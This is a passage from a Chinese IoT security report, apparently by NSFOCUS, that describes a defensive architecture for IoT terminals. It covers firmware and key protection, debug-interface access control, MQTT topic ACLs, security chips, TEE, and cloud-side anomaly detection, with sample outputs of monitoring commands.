UPnP 服务的暴露数量较去年减少约 22%，但依旧在两百万量级。从国家分布来看，俄罗斯的暴露数量变化最为明显，相比去年下降了 84%，因此，我们推测俄罗斯的相关部门推动了对于 UPnP 的治理行动，这也在一定程度上反应出物联网威胁正在从监测走向治理。但这种层面的治理终究治标不治本，理想情况下，相关部门、厂商应该推动 UPnP 相关 SDK 的完善，同时对于存在问题的产品，推动相关厂商进行补丁的修复，并且将对于 UPnP 的安全评估纳入物联网安全评估指标项中，从而确保不会再有新的产品存在已知的风险。另外，也可以参考第五章的物联网终端安全防护机制来进行防护。

5

面向物联网终端的安全防护机制



► 面向物联网终端的安全防护机制

5.1 引言

为缓解越来越严重的物联网相关威胁，绿盟科技提出了融合“云管边端”的物联网安全解决方案。其中，我们将物联网云端、运营商管道、边缘计算的安全称为基础设施安全，将物联网终端上的各种安全机制称为物联网终端安全。

相比于云端和管道侧有相对成熟的防护机制、边缘尚未成型也无现实威胁，物联网终端却面临巨大的安全挑战，其安全显得更加的重要。一方面，虽然物联网设备已存在很长的时间，但早期物联网设备及其应用协议都因为安全性设计考虑不周，存在各种的脆弱性；另一方面，前文的物联网安全事件、资产暴露情况及物联网的威胁分析，不法分子已经开始利用这些物联网设备的漏洞和脆弱性，对个人、企业乃至国家产生了严重的威胁。所以在本章，我们提出一种以终端保护为核心的物联网安全防护方法，以提高整体物联网的安全防护能力。

5.2 物联网基础设施安全防护

绿盟科技作为专业的云安全服务提供商，与主流的云计算服务商合作，保护云上业务的安全性。绿盟科技云安全解决方案采用了软件定义安全架构，把零散的虚拟化安全设备和传统安全设备进行整合，形成安全资源池，实现安全设备服务化和管理集中化；通过 API 方式与云平台进行联动。云安全解决方案能覆盖私有云、行业云和传统数据中心安全，丰富、弹性、灵活、开放地帮助客户应对云计算平台和云上业务系统面临的安全风险和挑战，如图 5.1 所示。具体云安全解决方案部分，可参见绿盟云相关产品和服务 [52]；




图 5.1 绿盟科技云安全解决方案

▶ 面向物联网终端的安全防护机制

在管道侧，绿盟科技有多年的运营商骨干网的安全运营支撑经验，如态势感知、僵尸蠕、近源清洗等安全解决方案，可有效地检测和缓解来自物联网的拒绝服务攻击，以及针对物联网终端的恶意探测和攻击。

随着云和人工智能平台日趋成熟、5G 网络的逐步应用与普及，网络边缘侧出现了大量边缘节点用于分担服务器的分析压力，如基于 ARM、Intel 高性能芯片的网关产品等。终端和边缘会进一步融合，以满足高实时场景下的分析需求。边缘计算是 5G、物联网和工业互联网场景下新型的基础设施，面向边缘计算的安全防护还在早期阶段。

边缘节点的处理能力通常强于普通物联网终端，所以其安全能力也会相对更强，此外，如 StarlingX、OpenNess 等边缘计算平台都同时是基于虚拟化和容器技术的，呈现云化的特性。所以边缘计算平台的基础设施安全，很大程度上与保证虚拟化、容器和编排系统的安全。除了前述云安全解决方案外，绿盟科技于 2018 年发布的《容器安全技术报告》^[53] 全面介绍了容器安全的防护思路和体系。更详细的边缘计算安全研究，敬请期待 2020 年绿盟科技的《边缘计算安全报告》。

5.3 物联网终端的防护体系

观点 7：安全事件频发，有严重安全问题的物联网终端隐藏着巨大的威胁。物联网终端防护能力急需建设。而物联网终端功能、结构非常简单，防护时需要注意两点：终端的信息保护和终端的异常分析。

当前，物联网的威胁的源头往往指向了脆弱的物联网终端，在云、管、边安全的支撑下，我们提出一种以终端保护为核心的物联网安全防护体系，为物联网终端构建两种能力：终端的信息保护能力和云端对终端的异常分析能力。前者能保证终端在其自身的使用场景下，有一些方式可以保证终端内部指纹、密钥等信息的安全；后者能保证即便终端在电站、水闸等很难维护的场景中运行时，也能安全地将一些信息上传到管理平台，并能分析出终端的异常状态。

该安全防护体系如图 5.2 所示。对于终端内部的关键信息，如密钥、口令、指纹、声纹等可以放到芯片中，基于芯片内部的安全能力把这些关键信息保护起来。印制电路板负责调试接口的限制与隐藏，比如设置串口访问口令、设置调试接口访问控制等。固件是实现这些保护功能的软件代码。硬件、固件设计的合适，可以保证攻击者在不拆解芯片的前提下无法获取关键信息和调试功能。在固件中，必要场景下需要提供可信基础，以防止恶意软件等应用对破坏终端、篡改关键信息等。在终端上应用可信环境，后续小节中会详细介绍。

▶▶ 面向物联网终端的安全防护机制




图 5.2 物联网终端防护体系

固件、操作系统与文件系统作为中间件为上层应用提供基础，其安全性主要体现在对上层应用访问内存、硬盘外围设备等资源的访问权限方面，这些中间件能提供的基础 API 已经足够，所以应用层只需要基于操作系统、文件系统的 API 做好自身的安全性即可。而操作系统、文件系统在实际应用中只有可选的几个方案，终端需要关注的是已有哪些安全问题，比如嵌入式 Linux、嵌入式安卓、RTOS (Real-time Operating System, RTOS) 等，其漏洞信息在 CVE Details 网站^[54]上可查，厂商需要针对这些漏洞做好安全防护，如做好内核更新、源码漏洞修正等。

物联网终端一般性能受限，安全分析、处理的能力欠缺，所以需要云端强大的计算能力提供安全分析，终端需要上传一些信息配合云端做异常分析。云端分析完成后，如果有异常，终端需要处理异常。从行为角度分析，终端有两个行为需要引起注意：进程行为和网络行为。进程行为决定了如何处理终端内部信息，网络行为决定了信息怎么出去，怎么进来。如果恶意软件入侵成功，必然需要一次通信保证恶意软件被植入，然后启用恶意软件进程。所以，针对终端的行为分析，可以简单地理解为进程行为和网络行为。终端侧防火墙（如 iptables）结合策略可以做网络控制以停止恶意连接，终端内需要具备进程控制能力以杀死恶意软件进程。由于策略是经过云端分析并发现异常后确定的，所以必须有一个通道负责接收云端策略。这样，信息上传、异常分析、策略接收与执行这些流程形成了闭环。

还有两个敏感问题需要注意：信息保护和安全升级。信息保护所说的信息可分终端自身信息保护与

▶ 面向物联网终端的安全防护机制

网络信息保护。终端内部信息是诸如密钥、指纹等关键信息，网络信息是需要上传的信息，如域名请求信息、NetFlow 等。对网络信息的保护，终端和云端需要在足够强的认证和加密的基础上建立安全通道，对终端自身信息的保护需要结合安全存储、可信执行、硬件调试策略等机制来实现。如果有软件需要升级，还需要在终端和云端之间建立一个安全的文件传输通道负责升级包的发送与接收，终端也需要安全地处理升级包，以防止恶意升级等。

5.4 物联网终端的信息保护

5.4.1 防护思路

需要指出的是，SDK（Software Development Kit）包含芯片厂商、代工生产厂商（Original Equipment Manufacturer, OEM）、安全厂商等提供的所有 SDK。信息分 7 个，其中，前两个是硬件信息，考虑到终端的组装、维修等流程，这些硬件信息必须完整保留。中间三个则可以通过应用可信系统、安全探针、SDK 等得到部分或者完整的支持。对于指纹等关键信息的保护，目前只能依托安全芯片、可信系统和安全 SDK 来保证。目前对网络的加密和认证，表格所示 5 种方案均能保证。由表 5.1 所示，横向是一些安全解决方案，纵向是终端上的信息，空心圆表示不支持该信息的保护，实心圆表示支持该信息的保护。

表 5.1 物联网终端的信息保护

物联网终端的信息保护					
信息 \ 防护方法	安全设备	安全芯片	安全探针	可信系统	SDK
PCB 丝印	○	○	○	○	○
芯片型号	○	○	○	○	○
通信总线接口	○	○	●	○	●
调试接口	○	○	○	○	●
固件信息	○	○	○	●	●
密钥、指纹等关键资产	○	●	○	●	●
网络信息	●	●	●	●	●

PCB 丝印和芯片型号

PCB 信息和芯片型号可以不用抹去，我们假设攻击者可以看到芯片型号，而且可以在网上获取到该芯片的相关信息，如参考手册、数据手册等。攻击者获取到这些信息之后，会找到设备上的调试接口，

► 面向物联网终端的安全防护机制

最起码是可以通过使用调试器使自己的 PC 和设备之间建立正确的硬件的连接。

通信总线接口

通信总线接口是指 UART (Universal Asynchronous Receiver/Transmitter)、I²C (Inter-Integrated Circuit)、SPI (Serial Peripheral Interface Bus)、I²S (Inter-IC Sound 或 Integrated Interchip Sound)、RS-485 等通信接口, 这部分接口一般会连接传感器, 利用逻辑分析仪可以嗅探到总线上的数据, 这部分的数据很难做好防护, 只能在开发阶段基于厂商的 SDK 做好限制, 比如通过设置 UART 登录认证限制访问权限, 在应用层对数据进行认证和加密。具体采用什么算法对通信数据做认证和加密, 需要结合使用场景和终端性能、功耗而定。

调试接口

硬件接口这些可以保留, 但是出于安全考虑, 对调试接口做访问控制的能力成为了一种需求。2018 年, Ramesh Bhakthavatchalu 和 Nirmala Devi.M 发布了一篇对 JTAG (Joint Test Action Group) 接口做访问控制的文章^[55], 在 NXP 最新的 LPC55S69 系列的微控制器中, 已经将基于密码学的调试接口的认证流程集成在芯片中, 以保证关键信息和代码的安全性^[56]。这种防护思路需要结合芯片厂商提供的 SDK 实现, 在开发中设置寄存器和相关密钥参数, 以保证调试接口的访问控制。

固件信息

前面的防护方法, 尽管可以保证固件很难被读取, 但是也不能排除攻击者通过社工等手段获取了固件。如果攻击者伪造了一个固件, 得就防范攻击者能正常运行伪固件。针对固件的防篡改保护, 需要结合安全存储把密钥放到一个 OTP Memory (One Time Programmable) 或者其他安全存储区域, 这样密钥写入后将无法被更改, 利用该密钥做代码签名认证, 可以防止代码被篡改。因为做校验的密钥是无法被更改的, 在攻击者获取不到相应的私钥的前提下, 即便通过一些文档或者经验, 找到了前面方法, 也无法伪造合法的固件签名。而可信系统正式保证了这样的认证流程。进一步想, 读取密钥、验证签名的代码则成为整个安全的核心。可以基于 SDK, 利用芯片中对 flash memory (快闪存储器, 夜间闪存, 以下简称 flash) 的读保护的功能, 对这段代码做好读保护, 使攻击者无法获取这段代码。同时还可以利用这段代码做好固件的解密, 密钥存储在相同的区域即可。如果这段代码非常小, 放在芯片中加以保护即可, 如果在外部 flash 中, 则需要考虑采用具备认证、加密功能的 flash 才可以。近期, 一些存储器的研发厂商, 如 Micron Technology^[57], 在 Nor Flash 中集成了数据访问控制功能, 对数据的访问需提供密码。

▶ 面向物联网终端的安全防护机制

当固件篡改、读取被限制到足够强的程度时，安全通信的密钥存储有了一定程度的保证，在现有的芯片厂商提供的方案来看，该保证是在攻击者没有对芯片做拆解、拍照、逆向的过程。由于对芯片的拆解成本太高，所以，这些最新的安全功能对物联网设备的防护程度已经足够强。

关键资产

关键资产的保护可以依托固件保护功能，将关键资产集成到固件中，通过防止固件被读取，来保护关键资产的泄露。关键资产还可以直接放到安全芯片中，基于安全芯片自身的安全性来保护资产的安全，思路和固件保护相似。

网络信息保护

对网络信息的防护，只需要关注通信协议即可。如果通信协议中支持认证、加密方式，只需要稍做配置即可做好通信的认证、加密。如果协议本身不支持认证和加密的配置，就需要利用密码学库，基于该协议的通信方式做双向认证的访问控制和加密的数据传输功能。

不同的网络通信模式，对访问控制的要求也有些许不同。姑且把网络协议分为点对点的模式、点对多的模式。点对点的模式比较好理解，比如 HTTP、SSH 等协议是点对点的协议，像 MQTT 等具备订阅、分发模式我们暂时称为点对多的协议。点对点的协议，只要在通信双方之间做好双向认证、加密，在物联网通信场景下已经足够安全。而对点对多的协议，即便做了客户端和 Broker 之间的双向认证，涉及一个因信息共享导致的问题：信息泄露。以 MQTT 为例，MQTT 的网络结构如图 5.3 所示^[58]：




图 5.3 MQTT 工作模式

► 面向物联网终端的安全防护机制

MQTT 以 Topic 作为信息的标签，订阅 topic 相同，则能收到 MQTT Broker 转发的相同的信息。如果“mobile device”是一个攻击者身份，他遍历地订阅了 1000 个 Topic，如果这 1000 个 Topic 有 10 个 Topic 确实被物联网设备使用，则这 10 个 Topic 数据同时传输到了攻击者的手机上。所以，对 Topic 访问控制也是必须的，这方面可以结合 ACL 访问控制规则实现，此处不再赘述。

5.4.2 防护方式

本节讨论上文提到的 5 种防护方式的优缺点。非常明显的是 SDK 在防护方式上具备天然优势，因为 SDK 可以直接参与到产品设计中，而终端的许多问题都是设计缺陷导致，SDK 能从根源上解决一部分问题。其次为可信系统，可信系统可以被认为是基于 SDK 实现的一套可信机制，这一套机制包含了认证、加密等能力，从软件上保护关键资产。可信系统的缺陷是没有对可信根做读保护，安全存储、PUF (Physical Unclonable Function) 等安全能力可以参与到可信根的保护中，进而保证可信根的安全性。安全芯片可以保证关键资产不会被人从芯片中获取，但是主芯片和安全芯片之间的通信过程可以通过逻辑分析仪读取，所以安全芯片应用的终端应是不会被轻易获取分析的，才能保证关键资产的安全，如手机、车载终端等。安全探针则可以配合安全厂商对物联网终端做安全分析，如异常检测和处理，这一点在下一节中会详细说明。安全设备，如安全网关则适用于企业内网等环境，使用受限。下面，我们详细介绍每个防护方式。

5.4.2.1 部署安全设备

部署安全网关是一个思路，如前文提到的网络信息保护和安全维护，通过部署安全网关，可以把物联网设备隐藏在内网，实现对设备的网络侧的保护。安全网关利用协议转换、风险检测、行为分析等分析物联网设备的行为。

部署安全设备的缺点是不能保证物联网设备的本地数据的安全。显然，本地的安全主要是信息的安全存储，该功能需保证数据的完整性、保密性，对这部分的数据的保护，需要结合 MCU (Microcontroller Unit)、MPU (Microprocessing Unit) 本身的安全能力来做。

例如部署物联网设备认证网关，所有的设备连入认证网关，利用网关把物联网设备隐藏起来，设备的网络安全，设备与云端的交互则通过网关和云端的数据交互保证，这个安全网关可以是定制的安全路由器，之所以说是定制，是因为如果网关负责转发数据和多协议的适配。部署认证网关有以下挑战：内

▶ 面向物联网终端的安全防护机制

网数据采集，部署位置和设备的距离、设备数量之间的冲突。由于物联网设备数量大，部署距离不定，一旦到城域网、广域网的部署模式下，安全设备也就没有优势。尽管部署 IDS 也能做到物联网设备的攻击行为检测，前提是 IDS 规则能适配到相应的物联网设备遭受不同攻击的场景。

由于大部分物联网设备本身的价值小，数量多，部署距离不定，这种花费较大成本却无法得到很好的防护效果的方式显然是不可取的。

5.4.2.2 应用安全芯片

安全芯片一般会被应用在计算机、公交卡、USB Key 这类设备，而且应用安全芯片的这类设备，从实际应用看，破解起来均有很大难度，所以，在物联网场景中，在设备中内置安全芯片看上去是另一种选择。

安全芯片内部一般会集成 MCU 的功能。目前来看，安全芯片的应用方式有两种，一种是作为 MCU 外部设备来应用，就像是给 MCU 装上了一个安全应用，安全应用里面的数据很难被非法获取或者非法篡改，另一种则是替代 MCU，既实现 MCU 的功能，又实现安全能力。第一种带来的是成本上的增加和芯片间通信带来的风险。假如攻击者可以获得到主控器和安全芯片之间的连接数据，或者可以在主控器和安全芯片之间建立连接，则安全芯片的功能也就失效了。第二种应用模式将成为一种趋势，因为这样能把代码、数据非常可靠地保证起来。因此，很多安全芯片的安全能力正逐渐被 MCU、MPU、Flash 芯片厂商加入到自身产品中，如读保护，OTP、安全存储功能等，但是由于存储量的限制，安全芯片对协议等代码的支持依旧有限。

应用安全芯片有以下限制：

1. 应用的设备需有人管理，这个人可以是买了一个带有安全芯片功能的扫地机器人的消费者，而对于大量的户外的物联网设备，如果没人维护，被人非法获取后，依然会存在安全风险。
2. 成本较高^[59]。TPM 芯片的进口有政策限制^[60]，国产的安全芯片成本很高。
3. 存储量的限制。大部分安全芯片并不够存储 IP 协议栈的代码。
4. 代替 MCU 的部署场景，只适用于单片机类的产品，导致应用领域受限。

所以，部署安全芯片在物联网设备上，尚不成熟。

▶ 面向物联网终端的安全防护机制

5.4.2.3 安全探针

安全探针作为一个应用程序，在最高权限下可以控制网络连接和进程，适用于有嵌入式 Linux 等较大的操作系统的设备。一方面，探针可以采集数据到云端，供云端进行安全分析，以判断终端的安全状态，甚至给出健康分值；另一方面，探针还可以接受云端的安全策略，对终端应用安全策略，以断开恶意网络连接并杀死恶意进程。

安全探针需要结合云端的安全分析能力，否则只有一个探针将毫无意义。云端的安全能力又需要专业的物联网安全专家指导，否则安全探针的功能就无法明确。所以，安全探针适合安全厂商来做，并提供配套的安全分析服务，以保证终端的安全与预警。

5.4.2.4 SDK

SDK 作为软件开发包，可以直接参与到产品研发阶段，能从根本上解决一定的安全问题。在产品的设计研发阶段，有芯片厂商、OEM 厂商的参与并提供 SDK，所以，基于芯片的安全能力和 OEM 厂商提供的中间件，完全可以从底层开始对物联网终端做安全防护。芯片上可以设置保护区域和可信区域，固件上可以做好代码检查以及关键资产保护，应用层还可以做流量的认证和加密、安全升级，甚至基于 SDK 实现一个简单的探针。SDK 的应用不限于设备类型，从简单的插座到复杂的摄像头均可以基于 SDK 做安全方案。

5.4.2.5 应用可信技术

简单地说，TEE 是利用 OTP/Fuse 等一次性写入存储区域的数据作为可信根，做内存虚拟化实现安全域和非安全域的一种机制后，在安全域实现一些更复杂的诸如安全存储、代码校验等能力的安全机制，其架构如图 5.4 所示。

利用 TEE 技术在物联网终端上将数据持久地安全存储，实际上并不能真正的实现 100% 的不可读，因为其根本上还是软件、代码，只要被读出来就有风险，但是却能提高逆向分析终端的难度。而实际上，随着智能手机应用 TEE 技术，终端自身的安全问题的确少了许多，但是随着攻击者攻击手段和知识水平的提高，仅仅用 TEE 做安全存储并不是长久之计。还需要结合比如 NXP 的 Kinetis Security and Flash Protection Features^[61]，或者 ST 公司的 RDP (ReadOut Protection)^[62]的思路，把密钥写入到一个真正只有拆解芯片来拍照逆向才能读取的一块区域中，这样才能达到芯片级别的防护。而物联网环境

► 面向物联网终端的安全防护机制

下，达到芯片级别的防护，其破解成本已经足够强，而且能很好的应对前两种攻击手段，因为密钥并不在外部的 flash 中，在开启读保护的前提下，攻击者只能读内存或者拆芯片来获取密钥。而厂家只需要保证自身产品的升级流程是安全的即可，因为升级过程可以重新刷写芯片内部 flash 区域，如果攻击者利用了升级漏洞，会把读保护标志位置为可读。

TEE 是可信执行环境，在应对敏感数据持久化存储方面尽管不是目前最好的解决办法，但是自身的安全机制已经提高了破解条件。结合其他技术，物联网终端一定可以比较完美地保护起来。因为 TEE 机制导致的性能损失，可以经过测试后^[63]，根据自身产品现状决定需不需要采用 TEE 这样一套机制，或者决定需不需要优化 TEE 的性能。




图 5.4 TEE 软件结构

▶ 面向物联网终端的安全防护机制

5.5 终端异常检测和处置

前文介绍了终端侧需要保护的信息，以及保护方式和形式。除了终端侧的加固要完备，云端针对终端的分析，也需要确保终端运行时是否存在异常。接下来，我们将介绍云端分析所需的一些重要功能点，如信息采集、策略接受与处理等。

5.5.1 信息采集

终端侧为配合云端做异常检测，需要上传信息到云端，使云端有准确的数据可分析。我们列出了终端运行过程中需要采集的 6 类数据，以供参考：终端请求解析的域名、建立的网络连接、启动的进程信息、文件系统变化、流量信息、系统日志。

前两项数据可以确定终端连接了哪些域名下的服务，进而连接了哪些 IP 和端口。在简单的物联网终端中，这些域名、IP 会比较固定，一旦出现新的连接，也很容易发现是一个陌生的连接，云端可以根据黑白名单策略即可分析出异常。如图 5.5 所示。

```

nslookup www.baidu.com
Server:      192.168.1.1
Address:     192.168.1.1#53

Non-authoritative answer:
www.baidu.com canonical name = www.a.shifen.com.
Name:   www.a.shifen.com
Address: 182.61.200.6
Name:   www.a.shifen.com
Address: 182.61.200.7

~$ netstat -aptu
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 *:ssh                   *:*                     LISTEN      -
tcp        0  224 192.168.56.112:ssh     192.168.56.1:52144     ESTABLISHED -
tcp        0      0 192.168.56.112:ssh     192.168.56.1:51841     ESTABLISHED -
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN      -
udp        0      0 *:bootpc                *:*                     -
udp        0      0 *:bootpc                *:*                     -

```

图 5.5 DNS 信息以及网络连接信息

中间两项数据可以确定终端的哪个进程发起了异常连接，一旦物联网终端内被植入了恶意程序，则文件系统内的文件内容必然会做更改，此时文件监控可以定位到恶意文件。进程监控信息则能监控到恶

▶ 面向物联网终端的安全防护机制

意软件的启动时间、启动参数等。一旦被恶意软件入侵，终端需要将异常的二进制程序发到云端，云端做威胁分析，进而推断异常来源。如图 5.6 所示。

```

~$ inotifywait -rmq test
test/ OPEN,ISDIR
test/ ACCESS,ISDIR
test/ ACCESS,ISDIR
test/ CLOSE_NOWRITE,CLOSE,ISDIR
test/ CREATE nsfocus.txt
test/ OPEN nsfocus.txt
test/ MODIFY nsfocus.txt
test/ CLOSE_WRITE,CLOSE nsfocus.txt
^C
~$ ps -ef
UID          PID    PPID  C  STIME TTY          TIME CMD
root           1      0  0  10:37 ?           00:00:01 /sbin/init
root           2      0  0  10:37 ?           00:00:00 [kthreadd]
root           3      2  0  10:37 ?           00:00:00 [ksoftirqd/0]
root           5      2  0  10:37 ?           00:00:00 [kworker/0:0H]
root           7      2  0  10:37 ?           00:00:00 [rcu_sched]
root           8      2  0  10:37 ?           00:00:00 [rcu_bh]
root           9      2  0  10:37 ?           00:00:00 [migration/0]
root          10      2  0  10:37 ?           00:00:00 [watchdog/0]
root          11      2  0  10:37 ?           00:00:00 [kdevtmpfs]
root          12      2  0  10:37 ?           00:00:00 [netns]

```

图 5.6 文件系统监控信息以及进程信息

最后两项数据可以辅助推断异常二进制程序的来源。如攻击者通过 SSH 登录时，NetFlow 可以监控到 SSH 协议的流量信息，系统日志可以监控到用户登录信息等，进而确定终端被攻破入口。分别如图 5.7 和图 5.8 所示。

```

ubuntu:~$ cat /var/log/auth.log | grep ssh
Jun 27 16:34:53 ubuntu sshd[1014]: Server listening on 0.0.0.0 port 22.
Jun 27 16:34:53 ubuntu sshd[1014]: Server listening on :: port 22.
Jun 27 16:35:09 ubuntu sshd[1014]: Received signal 15; terminating.
Jul 12 18:48:25 ubuntu sshd[1036]: Server listening on 0.0.0.0 port 22.
Jul 12 18:48:25 ubuntu sshd[1036]: Server listening on :: port 22.
Jul 12 18:49:42 ubuntu sshd[1049]: Server listening on 0.0.0.0 port 22.
Jul 12 18:49:42 ubuntu sshd[1049]: Server listening on :: port 22.
Jul 12 18:50:46 ubuntu sshd[1110]: Server listening on 0.0.0.0 port 22.
Jul 12 18:50:46 ubuntu sshd[1110]: Server listening on :: port 22.
Jul 12 18:55:11 ubuntu sshd[1291]: Accepted password for [redacted] from 192.168.56.1 port 60713 ssh2
Jul 12 18:55:11 ubuntu sshd[1291]: pam_unix(sshd:session): session opened for user [redacted] by (uid=0)
Jul 12 19:36:50 ubuntu sshd[1291]: pam_unix(sshd:session): session closed for user [redacted]
Sep  3 19:22:44 ubuntu sshd[1116]: Server listening on 0.0.0.0 port 22.

```

图 5.7 系统登陆日志 (SSH 等)

▶ 面向物联网终端的安全防护机制

```
ubuntu@VM-0-3-ubuntu:~/data/flows$ nfdump -r nfcapd.201911121855
```

Date first seen	Duration	Proto	Src IP Addr:Port	Dst IP Addr:Port	Packets	Bytes	Flows
2019-11-12 18:55:40.371	0.013	TCP	169.254.0.4:80	172.21.0.3:39518	6	379	1
2019-11-12 18:55:37.088	4.100	TCP	98.156.148.239:53578	172.21.0.3:22	12	1345	1
2019-11-12 18:51:37.549	304.324	TCP	172.21.0.3:22	117.107.147.153:48523	365	53560	1
2019-11-12 18:55:42.264	0.012	TCP	172.21.0.3:39520	169.254.0.4:80	6	667	1
2019-11-12 18:55:40.709	0.000	TCP	172.21.0.3:4814	185.176.27.122:8080	1	40	1
2019-11-12 18:51:37.601	304.284	TCP	117.107.147.153:48523	172.21.0.3:22	412	21256	1
2019-11-12 18:55:40.709	0.000	TCP	185.176.27.122:8080	172.21.0.3:4814	1	40	1
2019-11-12 18:55:40.367	0.013	TCP	172.21.0.3:39518	169.254.0.4:80	6	709	1
2019-11-12 18:55:37.088	3.874	TCP	172.21.0.3:22	98.156.148.239:53578	14	2009	1
2019-11-12 18:55:42.268	0.012	TCP	169.254.0.4:80	172.21.0.3:39520	6	380	1
2019-11-12 18:55:43.401	0.000	IGMP	169.254.128.1:0	224.0.0.1:0	1	36	1
2019-11-12 18:55:44.264	0.014	TCP	172.21.0.3:39524	169.254.0.4:80	6	640	1
2019-11-12 18:55:46.367	0.026	TCP	172.21.0.3:39526	169.254.0.4:80	6	817	1

图 5.8 NetFlow 信息

其中，前四项数据必须不断上传，后两项数据可以根据基于前四项数据后的结果，再看是否需要后面两个数据的支持。所以，在图 5.2 中标识为动态上传。

5.5.2 策略下发与安全处置

海量终端的数据上传到云平台以后，云平台对数据的处理和分析也是一大挑战。其难度主要在于终端的数量和种类繁多。由于物联网终端的复杂性远小于个人电脑，所以云端的挑战是小于杀毒软件产品的云端分析的，所以云端面临的数据压力比较小，在分布式环境部署方面，现有的方案很多都可以满足。但是，选择合适的传输协议并合理分类终端与数据类型是一个非常重要的工作。

根据我们对物联网终端的认识，按照厂商、设备类别、设备系列、设备型号、设备 ID 的逐层分类的方式比较合理，而且这不是一个挑战。因为安全侧需要的数据明确且小量，所以并不会给终端自身带来计算和带宽上的压力。数据上传到云端或者边缘侧的服务端以后，服务端对每个终端的安全性建立安全模型，从进程行为、网络行为这两个方面做更加细致的分析，具体流程如下：

1. 厂商上传设备正常的进程和网络行为。
2. 云端接收终端侧采集上来的数据。
3. 对每个终端建立安全模型。
4. 分析终端的网络行为。
5. 分析终端的进程行为。
6. 给每个终端做健康评分。

▶ 面向物联网终端的安全防护机制

